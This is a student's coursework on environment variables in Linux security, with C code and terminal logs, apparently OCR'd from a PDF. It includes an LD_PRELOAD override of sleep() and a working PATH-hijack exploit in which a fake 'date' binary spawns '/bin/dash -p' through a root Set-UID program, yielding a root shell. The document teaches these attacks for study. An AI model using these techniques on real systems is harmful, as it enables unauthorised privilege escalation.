CS392 – Secure System Design

Assignment 1: Attacks Through Environment Variables

Tarusi Mittal 1901CS65

Question 1:

1-a. Why are environment variables necessary? Explain with an example except for PATH.

Environment variables are a set of dynamic name-value pairs stored inside each process's memory. Their values can be set by users before a program runs, and then used by the program explicitly or implicitly. Environment variables provide a way to influence the behaviour of software on the system.


Environment variables help programs know what directory to install files in, where to store temporary files, and where to find user profile settings. They help shape the environment that the programs on your computer use to run.
They contain information about your login session, stored for the system shell to use when executing commands.

Example:
$HOME: Contains the location of the user's home directory. Although the current user's home directory can also be found out through the C-functions `getpwuid` and `getuid`, `$HOME` is often used for convenience in various shell scripts (and other contexts). Using the environment variable also gives the user the possibility to point to another directory.

1-b. How does the output in the code above change if we use any other means, except 'environ' variable, in order to access the environment variables. Explain with examples.

The given code: Using extern

```c
#include <stdio.h>
void main(int argc, char* argv[], char* envp[]) {
 extern char** environ;
 int i=0;
 while(environ[i]!=NULL){
  printf("%s \n", environ[i++]);
  }
}
```




Environment variables can be accessed via multiple ways. We will look at all of them one by one.

1. **Using execve("/usr/bin/env", argv, environ): The env command shows all the environment variables that are currently set.**

```c
#include <stdio.h>
#include <unistd.h>
void main(int argc, char* argv[], char* envp[]) {
 extern char** environ;
 char *arg[2];
 arg[0]="/usr/bin/env";
 arg[1]=NULL;
 execve("/usr/bin/env", arg, environ);
}
```

2. **Using envp[] array: Inside main(), we can access the environment variables using the envp[] array The envp[] argument points to the beginning of the environment variable array.**

```c
#include <stdio.h>
#include <unistd.h>
void main(int argc, char* argv[], char* envp[]) {
 extern char** environ;
 int i=0;
 while(envp[i]!=NULL){
   printf("%s \n",envp[i++]);
 }
}
```



3. **Using getenv: This is the name parameter. The getenv function is in the stdlib library and can be used to access environment variables.**

```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

void main(int argc, char* argv[], char* envp[]) {
  printf("PATH: %s\n", getenv("PATH"));
  printf("HOME: %s\n", getenv("HOME"));
  printf("NAME: %s\n", getenv("NAME"));
  printf("LOGNAME: %s\n", getenv("LOGNAME"));
  printf("LS_COLORS: %s\n", getenv("LS_COLORS"));
  printf("PWD: %s\n", getenv("PWD"));
  printf("SHELL: %s\n", getenv("SHELL"));
}
```

```
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc 1b.c
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ ./a.out
PATH: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/lib/wsl/lib:/mnt/c/Program Files (x86)/Common Files/Oracle/Java/javapath:/mnt/c/windows
/system32:/mnt/c/windows:/mnt/c/windows/System32/Wbem:/mnt/c/windows/System32/WindowsPowerShell/v1.0/:/mnt/c/windows/System32/OpenSSH/:/mnt/c/Program Files (x86)/NVIDIA Corporation/PhysX/
Common:/mnt/c/Program Files/NVIDIA Corporation/NVIDIA NvDLISR:/mnt/c/Program Files/Git/cmd:/mnt/c/WINDOWS/system32:/mnt/c/WINDOWS:/mnt/c/WINDOWS/System32/Wbem:/mnt/c/WINDOWS/System32/Wind
owsPowerShell/v1.0/:/mnt/c/WINDOWS/System32/OpenSSH/:/mnt/c/MinGW/bin:/mnt/c/Program Files/nodejs/:/mnt/c/Program Files/dotnet/:/mnt/c/Program Files/Microsoft SQL Server/130/Tools/Binn/:/
mnt/c/Program Files/Microsoft SQL Server/Client SDK/ODBC/170/Tools/Binn/:/mnt/c/Apache24/bin:/mnt/c/PHP7:/mnt/c/Program Files/MySQL/MySQL Shell 8.0/bin/:/mnt/c/Users/Tarusi Mittal/AppData
/Local/Programs/Python/Python38-32/Scripts/:/mnt/c/Users/Tarusi Mittal/AppData/Local/Programs/Python/Python38-32/:/mnt/c/Users/Tarusi Mittal/AppData/Local/Microsoft/WindowsApps:/mnt/c/Use
rs/Tarusi Mittal/AppData/Local/Programs/Microsoft VS Code/bin:/mnt/c/Users/Tarusi Mittal/AppData/Local/atom/bin:/mnt/c/Users/Tarusi Mittal/AppData/Roaming/npm:/mnt/c/Users/Tarusi Mittal/A
ppData/Local/Microsoft/WindowsApps:/mnt/c/Users/Tarusi Mittal/.dotnet/tools:/mnt/c/intelFPGA/20.1/modelsim_ase/win32aloem:/snap/bin
HOME: /home/tarusimittal
NAME: LAPTOP-6CRHF1GO
LOGNAME: tarusimittal
LS_COLORS: rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.t
gz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*
.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;3
1:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjp
g=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=0
1;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:
*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;
35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.x
spf=00;36:
PWD: /mnt/c/Users/Tarusi Mittal/desktop
SHELL: /bin/bash
```

1-c. What happens if we remove the ‘extern’ keyword and why?

Removing the “extern” keyword

```c
#include <stdio.h>
void main(int argc, char* argv[], char* envp[]) {
 char** environ;
 int i=0;
 while(environ[i]!=NULL){
  printf("%s \n", environ[i++]);
  }
}
```

```
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc extern.c
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ ./a.out
Segmentation fault
```

The Extern keyword extends the function’s/variables visibility to the whole program, allowing it to be used anywhere in any of the files of the whole program, provided those files contain a declaration of the function or the variable. Thus, when extern keyword is removed the environ variable now simply becomes a pointer to pointer which currently points to nothing. And thus, when we try to access data from this pointer using environ[i], we get a **Segmentation fault also known as the core dumped error.**

Question 2: What are the different methods to find the environment variables within a process? When and how should a program pass on its environment variables? Provide an example.

Answer: When a shell process executes a program, it uses this environment variable to find where the program is, if the full path of the program is not provided.

The different methods to find the environment variables within a process are:
1. When a C program starts, the third argument provided to the main () function points to the environment variable array. Therefore, inside main (), we can access the environment variables using the envp [ ] array.

Example:

```
void main(int argc, char* argv[], char* envp[]){
        int i=0;
        while( envp[i] != NULL){
                printf("%s\n",envp[i++]);
        }
}
```

The following program prints all the environment variables

2. There is a global variable that points to the environment variable array; it is called environ. Majorly we use this global variable is used when accessing the environment variables, instead of using envp.

```
extern char** environ;
void main(int argc, char* argv[], char* envp[]){
        int i=0;
        while( environ[i] != NULL){
                printf("%s\n",environ[i++]);
        }
}
```

3. Programs can also use the getenv (var_name) function to find the value of an environment variable. This function basically searches in the environ array for the specified environment variable.

A process initially gets its environment variables through one of the two ways.

a) If a process is a new one, i.e., it is created using the fork () system call (in Unix), the child process's memory is a duplicate of the parent's memory. That is the child process inherits all the parent process's environment variables.

b) If a process runs a new program in itself, rather than in a child process, it typically uses the execve () system call , which overwrites the current process's memory with the data provided by the new program; therefore, all the environment variables stored inside the process are lost. If the process wants to


pass its environment variables to the new program, it has to specifically do that when invoking the execve ( ) system call.
The execve () system call has three parameters. The filename parameter contains the path for the new program, the argv array contains the arguments for the new program, and the envp array contains the environment variables for the new program.
If a process wants to pass its own environment variables to the new program, it can simply pass environ to execve (). If a process does not want to pass any environment variable, it canset the third argument to NULL.

Example:

passenv.c

```c
#include <stdio.h>
#include <unistd.h>

extern char** environ;

void main(int argc, char* argv[], char* envp[]){
  int i=0; char* v[2]; char* newenv[3];
  if (argc<2) return;
v[0] = "/usr/bin/env"; v[1] = NULL ;

//construcing the environment variable array
newenv[0] = "AAA=aaa "; newenv[1] = "BBB=bbb"; newenv[2]=NULL;
switch(argv[1][0]) {
  case '1': // Passing no environment variable .
execve(v[0] , v , NULL);
  case '2' : // Passing a new set of environment variables .
execve (v[0] , v , newenv) ;
  case '3' : // Passing all the environment variables .
execve (v[0] , v , environ );
  default :
execve (v[0] , v , NULL);
}
}

```

The results:



Question 3: Explain with examples how is the creation of shell variables different from environment variables?

Answer: In computing, a shell is a command-line interface for users to interact with an operating system. Shell variables are internal variables maintained by a shell program. They affect shell's behaviors, and they can also be used in shell scripts. Shell provides built-in commands to allow users to create, assign , and delete variables.

Shell variables can become environment variables, and vice versa. When a shell program starts, it defines a shell variable for each of the environment variables of the process, using the same names and copying their values. From then on, the shell can easily get the value of the environment variables by referring to its own shell variables. Since they are different, whatever changes made to a shell variable will not affect the environment variable of the same name, and vice versa.

Shell program is not available to its child variable which an environment variable is.

To make the shell variable available to its child program we have a method in which we declare export VARNAME.

Examples:

This example shows a method to declare an environment variable
$ export LOGNAME = sample
$ echo $LOGNAME
Sample
$env | grep LOGNAME
LOGNAME = sample

This example shows how environment and shell variables are related:
$ strings /proc/$$/environ ǀ grep LOGNAME -> print the environment variable
LOGNAME=seed
$ echo $LOGNAME
seed
$ LOGNAME=bob ->value of shell variable changed but it doesnot change environment variable
$ echo $LOGNAME
bob
$ strings /proc/$$/envi ron ǀ grep LOGNAME
LOGNAME=seed
$ unset LOGNAME
$ echo $LOGNAME
$ strings / proc/$$/environ ǀ grep LOGNAME
LOGNAME=seed

Question 4: Why is Dynamic linking and not static linking more prone to attacks?

Answer:

Static Linking: In static linking the linker combines the the program's code and the library code containing the executable function and all the functions it depends on. The executable is self-contained, without any missing code.

With static linking, all executables using the executable function will have a copy of the code. Most programs do use this function and many other common C library functions. If they are all running in memory, the duplicated copies of these functions will waste a lot of memory. Moreover, if one of the library functions is updated (e .g. to patch a security flaw), all the executables using the affected library function need to be patched. These disadvantages make static linking an undesirable approach in practice.

Dynamic linking solves the above problems by not including the library code in the program's binary; linking to the library code is conducted during runtime. The dynamic linking works on the following approach:




Figure 2.4: Dynamic Linking

Compared to static linking, dynamic linking saves memory, but it comes with a price. With dynamic linking, part of a program's code is undecided during the compilation time, when the developer has a full control; instead, the missing code is now decided during runtime, when users, who might be untrusted, are in control. If the user can influence what missing code is used for a privileged program, he or she can compromise the integrity of the privileged program.

Question 5: Explain using an example, how does the accessibility right to shared libraries (using few environment variables) breaches security?

Answer:

When dynamic linking goes through the stage of linking, the linking to the library code is conducted during the runtime. Libraries supporting dynamic linking are called shared libraries. (They are usually identified by the suffix .so). Linkers in most operating systems use environment variables to find where the libraries are, so they create an opportunity for attackers to get a privileged program to " find" their malicious libraries i.e. At this stage the dynamic linking uses environment variables which can become the reason of loosing the integrity of the privileged program.

Example: Through the LD_PRELOAD and LD_LIBRARY_PATH
The LD_PRELOAD environment: This variable contains a list of shared libraries, which will be searched first by the dynamic linker.

The LD_LIBRARY_PATH environment: If all the functions are not found, the dynamic linker will search amog the several lists of folders, including the list specified in the LD_LIBRARY_PATH.

These two environment variables can be set by users, which provides an opportunity for users to control the outcome of the dynamic linking process, in particular, allowing users to decide what implementation code of a function should be used. If a program is a privileged Set-UID program, the use of these environment variables by the dynamic linker may lead to security breaches. Because if the user can replace the shared library with the problematic library then the code will run of the updated library which results in the above situation of security breaches.

The following program simply calls the sleep () function, which is present in the libc.so, the standard libc shared library.

```c
#include <unistd.h>
int main(){
  sleep(1);
  return 0;
}
```

When we compile the above program, by default, the sleep () function is dynamically linked. Thus, when this program is run, the dynamic linker will find the function in the 1ibc.so library. The program will sleep for one second as expected.

```
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc sleep1.c
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ ./a.out
```

Using the LD_PRELOAD environment variable, we can get the linker to link the sleep () function to our code, instead of to the one in the standard 1ibc library. The following code implements our own sleep () function.

```c
#include <stdio.h>
void sleep (int s){
  printf("I am not sleeping!!\n");
}
```

When we compile the above code, create a shared library, and add the shared library to the LD_PRELOAD environment variable. After that, if we run our previous sleep1.c program again, we can see from the following result that our sleep () function is invoked instead of the one from libc. If we unset the environment variable, everything goes back to normal.

```
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc sleep1.c
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ ./a.out
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc -c newsleep.c
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc -shared -o libmylib.so
.1.0.1 newsleep.o
```

```
-rwxrwxrwx 1 tarusimittal tarusimittal     80 Jan 29 23:43  newsleep.c
-rwxrwxrwx 1 tarusimittal tarusimittal   1696 Jan 29 23:45  newsleep.o
```

```
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ export LD_PRELOAD=./libmyl
ib.so.1.0.1
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ ./a.out
I am not sleeping!!
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ unset LD_PRELOAD
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ ./a.out
```

Question 6: “Use of system() within a Set-UID program is quite dangerous. This is because the actual behavior of the shell program can be affected by environment variables,” Perform an experiment (in your virtual linux system) that demonstrates the above statement. The experiment should be different from the example discussed in the class. Add all the necessary snapshots (in support of your experiment) and justification in your submission

Answer:

Lets try to run a sample program name vulnerable.c

```c
#include <stdlib.h>
#include <unistd.h>
int main(){
  system("date");
}
```

In the code above we are trying to print the date using system command. If this program is a SET-UID program hackers can change the path environment variable to execute their malicious code instead of the date program. Let us first try to run it without changing the path variable.

```
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc vulnerable.c
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ ./a.out
Sat Jan 29 12:46:20 IST 2022
```

Now let us convert it into SET-UID program

```
Your pc hacked!!tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc -o vulnerable vulnerable.c
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ sudo chown root vulnerable
[sudo] password for tarusimittal:
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ sudo chmod 4755 vulnerable
```

Now let us place our malicious code (the date program) into that directory and add a path to this directory into the path environment variable which we can do by:

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main(){
  printf("Your pc hacked!!");
  system("/bin/dash -p");
}
```


The Date Program

```
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ export PATH=.:$PATH
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc -o date date.c
```

Let us try to run the vulnerable program:

```
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ export PATH=.:$PATH
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ gcc -o date date.c
tarusimittal@LAPTOP-6CRHF1GO:/mnt/c/Users/Tarusi Mittal/desktop$ ./vulnerable
$
```

Got into the shell root



Since the the shell program is invoked when we call system therefore calling system within the Set-UID program can be dangerous. As we noticed the actual behaviour of the shell program was easily modified by changing the path environment variable. Thus malicious code could be easily run using this method.

X-X-X-X-X-X-X-X-X-X-X-X-X-X-X-X-X-X-X